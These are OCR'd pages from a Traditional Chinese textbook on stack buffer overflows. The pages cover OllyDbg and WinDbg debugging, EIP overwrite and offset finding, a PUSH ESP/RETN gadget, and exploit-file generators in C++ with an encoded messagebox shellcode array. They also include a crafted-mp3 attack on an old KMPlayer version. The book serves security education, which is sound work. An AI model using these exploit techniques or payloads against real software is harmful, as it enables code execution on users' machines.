
2.3 使用 OllyDbg 進行偵錯

要改變程式的流程，關鍵在於要瞭解上述原始程式碼中，函式 func 裡面儲存資料和指令的位置分別在哪裡？我們用 OllyDbg 打開 SimpleC001.exe 檔案，因為 SimpleC001.exe 執行的時候需要讀入參數 argv[1]，所以使用 OllyDbg 執行時，要在參數欄位（Arguments）的地方輸入一個字串，字串本身內容不重要，目的只是要讓 SimpleC001.exe 正常執行而已，我這裡暫時輸入 "meaningless" 字串如下圖，按下 Open 按鈕之後，OllyDbg 會幫你去執行 SimpleC001.exe 並且啟動偵錯的功能：



按下 Open 按鈕之後，OllyDbg 會幫你去執行 SimpleC001.exe 並且啟動偵錯的功能

將 OllyDbg 視窗放到最大，一開始你看到的畫面會如下圖，總共有五個區塊：






圖 2-5 OllyDbg 操作畫面


式 func 和函式 main 的位址找出來，gdb 的 disassemble 指令吃兩個參數，第一個是起始位址，第二個是結束位址，它會自動將起始位址到結束位址中間的記憶體內容進行反組譯，傾印出這些記憶體內容數值所代表的組合語言，我們只需要找出函式一開頭的位址，所以印一個位元組就好，輸入 disassemble func func+1，代表印出從函式 func 的位址到此位址加上 1 個位元組的反組譯內容，可以看到下圖的輸出結果為 0x401290 到 0x401291，這即是 func 的起始位址，同樣方法我們也順便找出函式 main 的位址，請參考下圖，函式 func 在 0x401290 的位址，函式 main 位在 0x4012aa 的位址，最後我們輸入 quit 跳出 gdb：




回到 OllyDbg，看看 func 函式的反組譯結果，一開始 00401290 的 PUSH EBP 和下面一行 MOV EBP,ESP 這兩行組合語言，常常被稱作 Function prologue，我們可以視為函式的起頭，在反組譯過程中，如果看到這兩行，可以當作是一個函式的起頭，當然有些時候函式會被轉換成行內函式（inline function），就不會有這樣的兩行當作特徵，說到這裡，我們要先跳開說一下暫存器的功能，不過別擔心，即便你沒有學過組合語言也沒有關係，這裡我們只用到一些基礎入門的知識而已，在 OllyDbg 視窗的右上方是暫存器區塊，如右圖：




在 OllyDbg 中，按下 F8 執行完 strcpy 這一行，觀察此時的堆疊狀態如下，可以看到 EBP 還是 0023FF48，從 [EBP-28] 一直到 [EBP-4] 都被字母 A 所覆蓋了，[EBP] 被字母 B 覆蓋了，字母 C 的 ASCII 16 進位表示值是 43，[EBP+4] 被字母 C 覆蓋了，字母 X 是 58，所以 [EBP+8] 被字母 X 覆蓋了，而如果此時在 OllyDbg 繼續按兩下逐行執行的 F7，[EBP+4] 的 43434343 會被讀進 EIP，記憶體 43434343 處沒有有意義的 CPU 指令，所以程式會異常終止。



我們要設法放有意義的記憶體位址在 EIP 裡面，前面提到我們需讓 CPU 去執行 PUSH ESP # RETN 這一類的指令，然後將執行程序引導到堆疊上，所以我們需要在主記憶體中找到一個位址，其值是 PUSH ESP # RETN 的 opcode，我們就先不管 CALL ESP 或者是 JMP ESP 了，它們在此的效用是等價的，所以我們直接拿 PUSH ESP # RETN 為例，我們叫出 WinDbg，在選單中選 File | Open Executable... (Ctrl+E)，找到 simplec001.exe，請將其載入，simplec001.exe 的 argv[1] 參數給不給都無所謂，載入後如下圖，留意框起來的部份，那是代表 simplec001.exe 一開始載入的模組，包括 image00400000，這是 simplec001.exe 本身的程式碼，ntdll.dll、kernel32.dll、以及 msvcrt.dll 三個 DLL 模組，WinDbg 一開始讓程式停在 7c90120e 的位址，這個位址介在範圍 7c900000 到 7c9b20000，也就是 ntdll.dll 的模組範圍，畫面最下方框起來的是命令列，我們等一下要在此下命令。



在 WinDbg 下方命令列輸入指令 a 按下 Enter 鍵，再輸入 push esp 按下 Enter，再輸入 retn 按下 Enter，再按一次 Enter，然後注意畫面回饋 push esp 前面的位址，如下圖是 7c90120e，就在命令列輸入 u 7c90120e，如下圖，在位址 7c90120e 後面的 54 就是 push esp 的 opcode，再下一行 7c90120f 後面的 c3 就是 retn 的 opcode，我們所做的是先透過 WinDbg 輸入組合語言，再讓其將我們的組合語言反組譯，透過反組譯的資訊，告訴我們組合語言的 opcode 是什麼，現在得知是 54 c3，另外我也將 cc int 3 那一行框起來，int 3 是中斷點指令，其 opcode 代碼是 cc，這等一下會有用。



真槍實彈

CHAPTER 4

4.1 了解現實環境 – 不同作業系統與不同編譯器的影響


本章，我們會先體驗三個模擬案例，從 C 語言寫成的簡單小程式開始，透過這個小程式來體會緩衝區溢位攻擊的整個過程。麻雀雖小，五臟俱全。從第一個 C 語言小程式推演出來的攻擊手法，其實可以運用到之後我們在本章看到的所有範例。而要掌握這個小程式的攻擊手法，只需要有本書第二及第三章的知識背景即可。

再來，我們會把這個 C 語言程式改寫成 C++ 程式，使用 C++ 語言中常用的 STL（Standard Template Library）標準函式庫，並且模擬攻擊這樣一個 C++ 程式。透過該模擬案例我們可以看到不同程式語言所面對的相同安全問題，藉由比較第一個和第二個模擬案例，兩者之間相異與相同的地方，我們可以更多了解攻擊的手法。最後，我們會看一個簡單的網路程式，並且試著帶讀者來體驗一下針對網路程式的攻擊。

有了這幾個模擬案例稍微暖身之後，我們會再看幾個現實世界裡的真實案例，從 KMPlayer 到 DVD X Player 我們會看到溢位攻擊實際的應用，然後我們會再從 Easy File Sharing FTP Server 的案例來看網路伺服器如何被攻擊，最後以 Apple QuickTime 為此章的結尾，透過此案例引導我們到下一個章節所要探討的主題。

這些軟體版本並不是目前流通的最新版本，軟體供應商已針對問題提供解決方案，並且有更新的版本提供使用者下載使用，這是一件好事，因為這代表我們的案例具有教學意義但是又不會造成傷害，筆者透過一般普羅大眾都可使用的搜尋引擎取得這些舊版本軟體的超連結，也會一併提供給讀者，省去大家花在搜尋引擎上的時間。這些超連結由網路上熱心人士或某些組織所維護，筆者無權管理，有可能未來

Vulnerable001.exe 當掉了！跳出來偵錯視窗，這是攻擊者最愛看到的畫面之一（第二愛看到的畫面是程式無預警的忽然消失不見，至於為什麼後面會講到），按下 Debug 偵錯按鈕，關於設定偵錯器程式讀者可以參考第一章，假設我們設定 OllyDbg 為偵錯程式，按下 Debug 按鈕之後 OllyDbg 跳出來接手，可以看到類似畫面如下：



在圖中 EIP 被我框起來了，可以看到 EIP 是 41414141，這是字母 A 的 ASCII 16 進位編碼，就這樣，我們控制了 EIP，第一個目標達成，第二個目標是我們需要知道 EIP 究竟是排在 1000 個字母 A 裡面的第幾個？換言之，我們需要知道要多少個字元才會覆蓋到 EIP，或者說，我們需要求出到 EIP 的偏移量為何。

解決問題的邏輯很簡單，就是我不要放 1000 個全部都是 A 的字串，取而代之的是，我放一個有規律記號的字串，當只秀給我看字串內連續四個字元的時候，我可以立刻判別出該四個字元是位在字串的什麼位置，這裡我提供兩個方法可以產生這樣的特別字串，第一個方法是使用 Metasploit 所附的工具程式 pattern_create.rb 和 pattern_offset.rb，另一個方法是使用 Immunity 的外掛 mona.py，兩種方法都很好用，以下我們分別嘗試看看。

首先我們試試看 pattern_create.rb，假設 Metasploit 被安裝在另一台 Linux 電腦其路徑 /shelllab/msf3 之下，到其下子目錄 tools 執行 ./pattern_create.rb < 字串長度 > 即可，例如我們要產生一個長度為 1000 的字串，輸入 ./pattern_create.rb 1000 如下：


```
fon909@shelllab:/shelllab/msf3/tools$ ./pattern_create.rb 1000
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2A...(其後省略)
```

pattern_create.rb 會直接在螢幕上印出長度為 1000 的字串，將此字串拷貝下來，取代我們的 1000 個 A，可以直接修改 Vulnerable001_Exploit.txt 檔案，或者是修改我們的 Attack-Vulnerable001 程式如下：

```
// File name: attack-vulnerable001.cpp
#include <iostream>
#include <fstream>
#include <string>
using namespace std;

#define FILENAME "Vulnerable001_Exploit.txt"

int main() {
    string junk = "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2A...(其後省略)";

    ofstream fout(FILENAME, ios::binary);
    fout << junk;

    cout << "攻擊檔案：" << FILENAME << " 輸出完成 \n";
}
```

請注意上方的 ...（其後省略）是筆者因為篇幅的關係將 1000 個字元的字串後面給省略掉了，讀者在操作時請將字串完整的貼上，並且把字串前後用雙引號括好，編譯執行產生出我們的 Vulnerable001_Exploit.txt，我們再次讓 Vulnerable001.exe 讀入此檔案，結果當然還是程式當掉，我們按下偵錯按鈕跳出 OllyDbg 如下圖：


編譯執行後產生新的 Vulnerable001_Exploit.txt，將其餵給 Vulnerable001.exe，執行結果程式當掉，跳出來偵錯器畫面如下，可以發現 EIP 已經被我們改寫成 DEADBEEF，這個數值沒有特別意義，只是在記憶體中容易一眼就辨識出來而已，而且也可以看到我在字串變數 padding 裡面放的字母 B、C、D、E、F、G 都被完好無缺的保留在堆疊內：



既然字串變數 eip 後面接的內容被完整保留在堆疊裡面了，我們可以將 shellcode 接在字串變數 eip 的後面，這樣一來，如果一切順利的話，shellcode 的內容會被原封不動地保留在堆疊內，我們來試試看，先用組語指令 INT3 代替真正的 shellcode，INT3 是中斷點指令，當程式執行到 INT3 指令的時候，作業系統會把程式停住，並且啟動偵錯器來執行偵錯，INT3 的 16 進位 opcode 是 cc，不過我們還有一個問題，那就是怎樣把程式的執行流程導引到堆疊上呢？記得我們在第二章用 WinDbg 去找出組語指令 PUSH ESP # RETN 的 opcode 嗎？只要我們能夠把程式流程導引到某個記憶體位址，而該記憶體位址內所存放的記憶體數值是 54 c3，也就是 PUSH ESP # RETN 的 opcode，那樣程式就會執行指令 PUSH ESP # RETN，進而把程式流程導引到堆疊上了，因為 PUSH ESP 會把堆疊 ESP 暫存器的值堆在堆疊上面，RETN 會取出堆疊上最上面的值，這時候也就是剛剛存入的 ESP 暫存器的值，把它放入 EIP 內，所以兩個組語指令執行完之後，EIP 就會等於堆疊原本的記憶體位址，所以程式就會去執行這塊記憶體位址所儲存的內容，那內容就是我們放入的 shellcode。

```
int main() {
    string junk(1052, 'A');
    string eip("\xef\xbe\xad\xde"); // DEADBEEF, little-endian
    string postdata("BBBBCCCCDDDDEEEEFFFF");

    ofstream fout(EXPLOIT_FILENAME, ios::binary);
    fout << junk << eip << postdata;

    cout << "輸出檔案 " << EXPLOIT_FILENAME << " 成功\n";
}
```

編譯執行後，產生新的 Vulnerable002_Exploit.txt，將其再次餵入 Vulnerable002.exe，程式當掉，OllyDbg 跳出來打招呼，如下圖，可以看出 EIP 果然被 DEADBEEF 覆蓋，並且我們在其後塞入的字串變數 postdata，都被安然放置在 ESP 的位置 (位址 0022FAC0)，也就是堆疊上，可以看到從字母 B、C、D、E、F，以它們對應的 ASCII 16 進位碼 42、43、44、45、46，一排四個字母八個位元組，整齊地排列在堆疊裡面：



一切順利，再來我們需要把 EIP 覆蓋成一個有用的記憶體位址，DEADBEEF 是很容易被看見沒錯，但是不能幫助我們什麼，我們需要的是一個能夠把程序導引到堆疊上的記憶體位址，像前一個 C 語言範例一樣，我們需要找到一個記憶體位址，其內容存放的 opcode 是 PUSH ESP # RET、JMP ESP、或者是 CALL ESP 等等可能，我們再次使用 Immunity 的 mona，開啟 Immunity 載入 Vulnerable002.


個主題。目前因為我們的模擬案例程式很小，除了系統的動態函式庫以外沒有別的記憶體位址可用，沒有其他選擇。

找到可用的位址之後，我們可以開始大刀闊斧的修改程式了，通常攻擊者在成功之前會把這些步驟分成很多段，步步為營，不會一下子就直攻最後的 shellcode，所以我們還是放一個鷹架，設一個字串變數 debug，其內容為四個位元組，個別存放 16 進位數值 CC，還記得它嗎？上一個範例我們使用過它，CC 是組語指令 INT3 的 opcode，我們將其放在覆蓋 EIP 後的字串，所以當程序流程導引到堆疊上的時候，會先執行 CC，另外我們也放入我們在上一個 C 語言範例當中使用的訊息方塊 shellcode，我們使用最後那一個被 Metasploit 的編碼器 shikata_ga_nai 編碼過後的版本，假設其二進位檔案仍然存放於 E:\asm\messagebox-shikata.bin，另外還記得我們在上一個範例中使用 shikata_ga_nai 編碼後的 shellcode，我們那時候在前面加上了 8 個位元組的 NOP 指令嗎（其 opcode 為 90）？這裡我們照樣沿用這個經驗，綜合起來，我們將 Attack-Vulnerable002 程式碼修改如下：


```
// File name: Attack-Vulnerable002.cpp
#include <string>
#include <fstream>
#include <iostream>
using namespace std;

#define EXPLOIT_FILENAME "Vulnerable002-Exploit.txt"

//Reading "e:\asm\messagebox-shikata.bin"
//Size: 288 bytes
//Count per line: 19
char code[] =
"\xba\xb1\xbb\x14\xaf\xd9\xc6\xd9\x74\x24\xf4\x5e\x31\xc9\xb1\x42\x83\xc6\x04"
"\x31\x56\x0f\x03\x56\xbe\x59\xe1\x76\x2b\x06\xd3\xfd\x8f\xcd\xd5\x2f\x7d\x5a"
"\x27\x19\xe5\x2e\x36\xa9\x6e\x46\xb5\x42\x06\xbb\x4e\x12\xee\x48\x2e\xbb\x65"
"\x78\xf7\xf4\x61\xf0\xf4\x52\x90\x2b\x05\x85\xf2\x40\x96\x62\xd6\xdd\x22\x57"
"\x9d\xb6\x84\xdf\xa0\xdc\x5e\x55\xba\xab\x3b\x4a\xbb\x40\x58\xbe\xf2\x1d\xab"
"\x34\x05\xcc\xe5\xb5\x34\xd0\xfa\xe6\xb2\x10\x76\xf0\x7b\x5f\x7a\xff\xbc\x8b"
"\x71\xc4\x3e\x68\x52\x4e\x5f\xfb\xf8\x94\x9e\x17\x9a\x5f\xac\xac\xe8\x3a\xb0"
"\x33\x04\x31\xcc\xb8\xdb\xae\x45\xfa\xff\x32\x34\xc0\xb2\x43\x9f\x12\x3b\xb6"
"\x56\x58\x54\xb7\x26\x53\x49\x95\x5e\xf4\x6e\xe5\x61\x82\xd4\x1e\x26\xeb\x0e"
"\xfc\x2b\x93\xb3\x25\x99\x73\x45\xda\xe2\x7b\xd3\x60\x14\xec\x88\x06\x04\xad"
"\x38\xe4\x76\x03\xdd\x62\x03\x28\x78\x01\x63\x92\xa6\xef\xfa\xcd\xf1\x10\xa9"
"\x15\x77\x2c\x01\xad\x2f\x13\xec\x6d\xa8\x48\xca\xdf\x5f\x11\xed\x1f\x60\xba"
"\x21\xd9\xc7\x1b\x29\x7f\x97\x35\x90\x4e\xbc\x42\xbe\x94\x44\xda\xdd\xbd\x69"
```

編譯產生檔案 Attack-KMPlayer.exe，執行之後會產生檔案「某歌手最新主打專輯 .mp3」，其內容是我們產生了 10000 個字母 A 大軍，將其放入 mp3 檔案之中，假設 mp3 檔案路徑是 E:\BofProjects\Attack-KMPlayer\ 某歌手最新主打專輯 .mp3，我們啟動 KMPlayer，按下播放的按鈕，此按鈕會連結檔案總管視窗，讓使用者可以選取檔案，選取我們的檔案並且按下 Open 確定播放，如下圖：

KMPlayer 會無聲無息的自動關閉，通常攻擊者看到一個程式異常的關閉，即便它是無聲無息的悄悄關閉，也會特別眼睛發亮，因為那代表程式內部出了問題，而身為攻擊者的我們，會很想要知道到底是什麼問題，以及怎樣可以讓它出得問題更大。為了要知道 KMPlayer 出了什麼問題，我們這次使用 WinDbg 來玩耍，讀者也可以自行嘗試使用 Immunity 或者 OllyDbg，過程中如果出現以下的對話方塊：



不需要擔心，直接按下 OK 繼續即可，如果途中 OllyDbg 或者 Immunity 停掉了，並且告訴你 KMPlayer 有例外產生，如下圖：



也不需要擔心，直接按下 Shift+F9，或者是直接按下 F9 繼續執行即可，提供給讀者作參考。

我們回到 WinDbg，在 32 位元版本的 WinDbg 介面之下按 Ctrl+E 並且載入 KMPlayer，然後在 WinDbg 命令列輸入 g，代表執行程式，KMPlayer 會繼續執行，並且跳出它的視窗畫面，此時透過按下 KMPlayer 的播放按鈕，連結出檔案總管的選擇檔案視窗，選擇我們的攻擊檔案「某歌手最新主打專輯 .mp3」，按下 Open 確定播放此 mp3 檔，會看到 WinDbg 閃爍並且有新資訊出現，擷取部份如下：

```
(4c0.c08): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00001000 ebx=003dbd08 ecx=02d8f0c4 edx=00000000 esi=41414141 edi=00000000
eip=41414141 esp=02d8f144 ebp=02d8f158 iopl=0         nv up ei pl nz ac po cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010213
41414141 ??              ????
```

上面重點是 eip=41414141，這代表 EIP 暫存器被我們的一萬字母 A 大軍所覆蓋，也代表我們可以使用直接覆蓋 EIP（或者說直接覆蓋 RET）的攻擊方式在 KMPlayer 上頭，接下來，我們透過 mona 產生一個長度為一萬的特殊字串，呼叫 Immunity 並且在命令列輸入 !mona pattern_create 10000，輸出如下圖：